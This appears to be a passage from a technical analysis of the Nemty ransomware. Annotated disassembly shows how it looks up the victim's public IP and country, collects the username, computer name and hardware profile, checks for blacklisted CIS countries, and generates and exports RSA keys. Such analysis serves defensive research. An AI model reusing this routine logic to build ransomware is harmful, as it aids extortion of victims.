.text:00408221                 mov     [esp+70h+var_60], eax
.text:00408225                 lea     eax, [esp+70h+var_60]
.text:00408229                 mov     esi, offset dword_4143A8
```

FIGURE 7. Checking free disk space

Extracting Public IP Address from the Victim


Since the first version, Nemty has implemented a functionality to extract the public IP address of the victim. The information is extracted through a request to the IPIFY service at http://api.ipify.org. These types of services are frequently used by RaaS to check the location where the victim was infected.



```
GET / HTTP/1.1
User-Agent: Chrome
Host: api.ipify.org
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Cowboy
Connection: keep-alive
Content-Type: text/plain
Vary: Origin
Date: Tue, 19 Nov 2019 18:24:21 GMT
Content-Length: 12
Via: 1.1 vegur

[redacted]
```

FIGURE 8. Nemty getting the public IP


The User-agent for some of the Nemty versions was the ‘Chrome’ string. The user-agent is hardcoded as a single string in the ransomware instead of using an original user-agent.



```
.text:004086D6
.text:004086D6                 push    ebp
.text:004086D7                 mov     ebp, esp
.text:004086D9                 sub     esp, 6Ch
.text:004086DC                 mov     eax, ___security_cookie
.text:004086E1                 xor     eax, ebp
.text:004086E3                 mov     [ebp+var_4], eax
.text:004086E6                 push    esi
.text:004086E7                 push    edi
.text:004086E8                 xor     esi, esi
.text:004086EA                 push    esi             ; dwFlags
.text:004086EB                 push    esi             ; int
.text:004086EC                 push    esi             ; cchString
.text:004086ED                 push    esi             ; int
.text:004086EE                 push    offset szAgent  ; "Chrome"
.text:004086F3                 call    InternetOpenA
.text:004086F9                 sub     esp, 1Ch
.text:004086FC                 mov     [ebp+hInternet], eax
.text:004086FF                 mov     eax, esp
.text:00408701                 push    offset NemtyGlobalVarDomainToCheckTheCountry ; http://api.ipify.org
.text:00408706                 call    NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:0040870B                 lea     eax, [ebp+var_60]
.text:0040870E                 push    eax             ; int
.text:0040870F                 call    NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function
```

FIGURE 9. Getting the IP address of the victim machine

The IPIFY service is used to retrieve the public IP address of the victim and, with the extracted data, Nemty makes another connection to http://api.db-api.com/v2/free/countryName using the data previously obtained as an argument. The extracted IP address and country data is used later used as a part of the ransomware note creation.



```
.text:00408786 var_1C          = dword ptr -1Ch
.text:00408786 Buffer          = byte ptr -14h
.text:00408786 var_4           = dword ptr -4
.text:00408786
.text:00408786                 push    ebp
.text:00408787                 mov     ebp, esp
.text:00408789                 sub     esp, 8Ch
.text:0040878F                 mov     eax, ___security_cookie
.text:00408794                 xor     eax, ebp
.text:00408796                 mov     [ebp+var_4], eax
.text:00408799                 push    esi
.text:0040879A                 push    edi
.text:0040879B                 xor     eax, eax
.text:0040879D                 push    eax             ; dwFlags
.text:0040879E                 push    eax             ; int
.text:0040879F                 push    eax             ; int
.text:004087A0                 push    eax             ; cchString
.text:004087A1                 push    offset szAgent  ; "Chrome"
.text:004087A6                 call    InternetOpenA
.text:004087AC                 sub     esp, 1Ch
.text:004087AF                 mov     [ebp+hInternet], eax
.text:004087B5                 mov     eax, esp
.text:004087B7                 push    offset NemtyGlobalVarEncodedAndCryptedStringOfTheStringToGetTheVictimCountry ; /countryName
.text:004087BC                 call    NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:004087C1                 lea     eax, [ebp+pszString]
.text:004087C7                 push    eax             ; pszString
.text:004087C8                 call    NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function
.text:004087CD                 add     esp, 20h
.text:004087D0                 push    offset NemtyGlobalVarToKeepTheVictimMachineIP
.text:004087D5                 sub     esp, 1Ch
.text:004087D8                 mov     esi, eax
.text:004087DA                 mov     eax, esp
.text:004087DC                 push    offset NemtyGlobalVarDomainToCheckTheCountryFromIP ; http://api.db-ip.com/v2/free/
```

FIGURE 10. Getting the country name strings based on the IP address

Victim Information Extraction

Nemty will extract the following information from the victim:


- Username

  Using the windows API GetUserNameA
- Computer name

  Using the windows API GetComputerNameA
- Hardware profile

  Using the windows API GetCurrentHwProfileA

With this data, the authors ensure that the infected victim is unique, which helps the RaaS operators quantify how many victims they were able to infect themselves or through the use of affiliates.




```
.text:00408A32                 lea     eax, [ebp+pcbBuffer]
.text:00408A38                 push    eax             ; pcbBuffer
.text:00408A39                 lea     eax, [ebp+Buffer]
.text:00408A3F                 mov     edi, 100h
.text:00408A44                 push    eax             ; lpBuffer
.text:00408A45                 mov     [ebp+pcbBuffer], edi
.text:00408A4B                 call    GetUserNameA
.text:00408A51                 lea     eax, [ebp+Buffer]
.text:00408A57                 push    eax             ; char *
.text:00408A58                 call    _strlen
.text:00408A5D                 pop     ecx
.text:00408A5E                 lea     ecx, [ebp+Buffer] ; void *
.text:00408A64                 mov     esi, offset NemtyGlobalVarToKeepTheVictimMachineUserName
.text:00408A69                 call    NemtyManageStringsAndCopyMemoryFunction
.text:00408A6E                 lea     eax, [ebp+pcbBuffer]
.text:00408A74                 push    eax             ; nSize
.text:00408A75                 lea     eax, [ebp+Buffer]
.text:00408A7B                 push    eax             ; lpBuffer
.text:00408A7C                 mov     [ebp+pcbBuffer], edi
.text:00408A82                 call    GetComputerNameA
.text:00408A88                 lea     eax, [ebp+Buffer]
.text:00408A8E                 push    eax             ; char *
.text:00408A8F                 call    _strlen
.text:00408A94                 pop     ecx
.text:00408A95                 lea     ecx, [ebp+Buffer] ; void *
.text:00408A9B                 mov     esi, offset NemtyGlobalVarToKeepTheVictimMachineComputerName
.text:00408AA0                 call    NemtyManageStringsAndCopyMemoryFunction
.text:00408AA5                 call    NemtyCheckWindowsOSVersionFunction
.text:00408AAA                 lea     eax, [ebp+HwProfileInfo]
.text:00408AB0                 push    eax             ; lpHwProfileInfo
.text:00408AB1                 call    GetCurrentHwProfileA
```

FIGURE 11. Get Username, Computer Name and Hardware Profile from the victim machine


Nemty 1.0, Wrongly Applying the Country Protection

RaaS families usually apply some protections to prevent infecting certain geographic regions. In the first version, Nemty still had this feature in development as our analysis showed that the ransomware did not check whether the victim belonged to any of the supposed blacklisted countries. During our analysis of ransomware it is quite usual to find functions that are still in development and are then incorporated in future versions.



Countries
Belarus
Kazakhstan
Russia
Tajikistan
Ukraine

If the detected country is in the blacklist, Nemty returns the string “true” and keeps it in the config. If the country is not found, the value of the field will be false.




```
.text:0040895E                 push    offset aRussia  ; "Russia"
.text:00408963                 mov     eax, esi
.text:00408965                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040896A                 pop     ecx
.text:0040896B                 test    al, al
.text:0040896D                 jnz     short _return_true_string
.text:0040896F                 push    offset aBelarus ; "Belarus"
.text:00408974                 mov     eax, esi
.text:00408976                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040897B                 pop     ecx
.text:0040897C                 test    al, al
.text:0040897E                 jnz     short _return_true_string
.text:00408980                 push    offset aKazakhstan ; "Kazakhstan"
.text:00408985                 mov     eax, esi
.text:00408987                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040898C                 pop     ecx
.text:0040898D                 test    al, al
.text:0040898F                 jnz     short _return_true_string
.text:00408991                 push    offset aTajikistan ; "Tajikistan"
.text:00408996                 mov     eax, esi
.text:00408998                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040899D                 pop     ecx
.text:0040899E                 test    al, al
.text:004089A0                 jnz     short _return_true_string
.text:004089A2                 push    offset aUkraine ; "Ukraine"
.text:004089A7                 mov     eax, esi
.text:004089A9                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004089AE                 pop     ecx
.text:004089AF                 mov     esi, offset aFalse ; return false string
.text:004089B4                 test    al, al
.text:004089B6                 jz      short _check_string_size_and_exit
.text:004089B8
.text:004089B8 _return_true_string:                    ; CODE XREF: NemtyCheckIfTheVictimCountryIsOneOfThe
.text:004089B8                                         ; NemtyCheckIfTheVictimCountryIsOneOfTheCountriesBl
.text:004089B8                 mov     esi, offset aTrue ; "true"
```

FIGURE 12. Check the country name and return true or false string

Nemty Encryption Keys


Immediately after making this check, Nemty will decode, from base64, the value of the master key and keep it in a memory address to use later. In parallel, it will prepare a random string with a fixed size of 7 characters and use it with the string "_NEMTY_" to create the ransomware note with the specific extension used in the encrypted files. Nemty will create a pair of RSA keys, one public and one private, in this process.



```
.text:004090A2                 push    hKey            ; hKey
.text:004090A8                 call    ebx ; CryptExportKey
.text:004090AA                 test    eax, eax
.text:004090AC                 jz      short _exit_malware
.text:004090AE                 push    [ebp+pdwDataLen] ; size_t
.text:004090B1                 call    _malloc
.text:004090B6                 pop     ecx
.text:004090B7                 mov     [ebp+var_10], eax
.text:004090BA                 cmp     eax, edi
.text:004090BC                 jz      short _exit_malware
.text:004090BE                 lea     ecx, [ebp+pdwDataLen]
.text:004090C1                 push    ecx             ; pdwDataLen
.text:004090C2                 push    eax             ; pbData
.text:004090C3                 push    edi             ; dwFlags
.text:004090C4                 push    7               ; dwBlobType - RSA Private Blob
.text:004090C6                 push    edi             ; hExpKey
.text:004090C7                 push    hKey            ; hKey
.text:004090CD                 call    ebx ; CryptExportKey
.text:004090CF                 test    eax, eax
.text:004090D1                 jz      short _exit_malware
.text:004090D3                 lea     eax, [ebp+cbBinary]
.text:004090D6                 push    eax             ; pdwDataLen
.text:004090D7                 push    edi             ; pbData
.text:004090D8                 push    edi             ; dwFlags
.text:004090D9                 push    6               ; dwBlobType - RSA Public Blob
.text:004090DB                 push    edi             ; hExpKey
.text:004090DC                 push    hKey            ; hKey
.text:004090E2                 call    ebx ; CryptExportKey
.text:004090E4                 test    eax, eax
.text:004090E6                 jz      _exit_malware
.text:004090EC                 push    [ebp+cbBinary]  ; size_t
.text:004090EF                 call    _malloc
```

FIGURE 13. Export public RSA and private keys


Within this operation, Nemty will encode those keys in base64:



```
.text:0040917A                 lea     eax, [ebp+pcchString]
.text:0040917D                 push    eax             ; pcchString
.text:0040917E                 push    edi             ; pszString
.text:0040917F                 push    1               ; dwFlags
.text:00409181                 push    [ebp+pdwDataLen] ; cbBinary
.text:00409184                 mov     [ebp+pcchString], edi
.text:00409187                 push    [ebp+var_10]    ; pbBinary
.text:0040918A                 call    ebx ; CryptBinaryToStringA
.text:0040918C                 test    eax, eax
.text:0040918E                 jz      _exit_malware
.text:00409194                 push    [ebp+pcchString]
.text:00409197                 call    unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:0040919C                 pop     ecx
.text:0040919D                 mov     esi, eax
.text:0040919F                 lea     eax, [ebp+pcchString]
.text:004091A2                 push    eax             ; pcchString
.text:004091A3                 push    esi             ; pszString
.text:004091A4                 push    1               ; dwFlags
.text:004091A6                 push    [ebp+pdwDataLen] ; cbBinary
.text:004091A9                 mov     [ebp+var_18], esi
.text:004091AC                 push    [ebp+var_10]    ; pbBinary
.text:004091AF                 call    ebx ; CryptBinaryToStringA
.text:004091B1                 test    eax, eax
.text:004091B3                 jz      _exit_malware
.text:004091B9                 push    esi             ; char *
.text:004091BA                 call    _strlen
```

FIGURE 14. Encode of RSA keys generated

After this encoding, Nemty will decode again the victim RSA public key and import it for later use.



```
.text:00409248                 push    1               ; dwFlags
.text:0040924A                 push    cchString       ; cchString
.text:00409250                 push    eax             ; pszString
.text:00409251                 call    edi ; CryptStringToBinaryA
.text:00409253                 test    eax, eax
.text:00409255                 jz      short _exit_malware
.text:00409257                 cmp     hProv, esi
.text:0040925D                 jnz     short _import_key
.text:0040925F                 mov     edi, CryptAcquireContextA
.text:00409265                 push    esi             ; dwFlags
.text:00409266                 push    1               ; dwProvType
.text:00409268                 push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:0040926D                 push    esi             ; szContainer
.text:0040926E                 mov     ebx, offset hProv
.text:00409273                 push    ebx             ; phProv
.text:00409274                 call    edi ; CryptAcquireContextA
.text:00409276                 test    eax, eax
.text:00409278                 jnz     short _import_key
.text:0040927A                 push    8               ; dwFlags
.text:0040927C                 push    1               ; dwProvType
.text:0040927E                 push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:00409283                 push    esi             ; szContainer
.text:00409284                 push    ebx             ; phProv
.text:00409285                 call    edi ; CryptAcquireContextA
.text:00409287                 test    eax, eax
.text:00409289                 jz      short _exit_malware
.text:0040928B
.text:0040928B _import_key:                            ; CODE XREF: NemtyDecodePublicRSAVictimKeyAndImportItFunction+83↑j
.text:0040928B                                         ; NemtyDecodePublicRSAVictimKeyAndImportItFunction+9E↑j
.text:0040928B                 push    offset hKey     ; phKey
.text:00409290                 push    esi             ; dwFlags
.text:00409291                 push    esi             ; hPubKey
.text:00409292                 push    [ebp+pcbBinary] ; dwDataLen
.text:00409295                 push    [ebp+pbBinary]  ; pbData
.text:00409298                 push    hProv           ; hProv
.text:0040929E                 call    CryptImportKey
```

FIGURE 15. Decoding of the RSA public key for later use


The same operation is again used but this time with the master RSA public key from the ransomware developers.

Nemty Encryption Keys

In the encryption process, with all the data collected from the user, Nemty will create their config file, all in memory. The config file is a JSON structured file with all the collected data and the AES key previously created. Regarding the key used, it is the same for all of the files, however Nemty uses a different IV for each file.

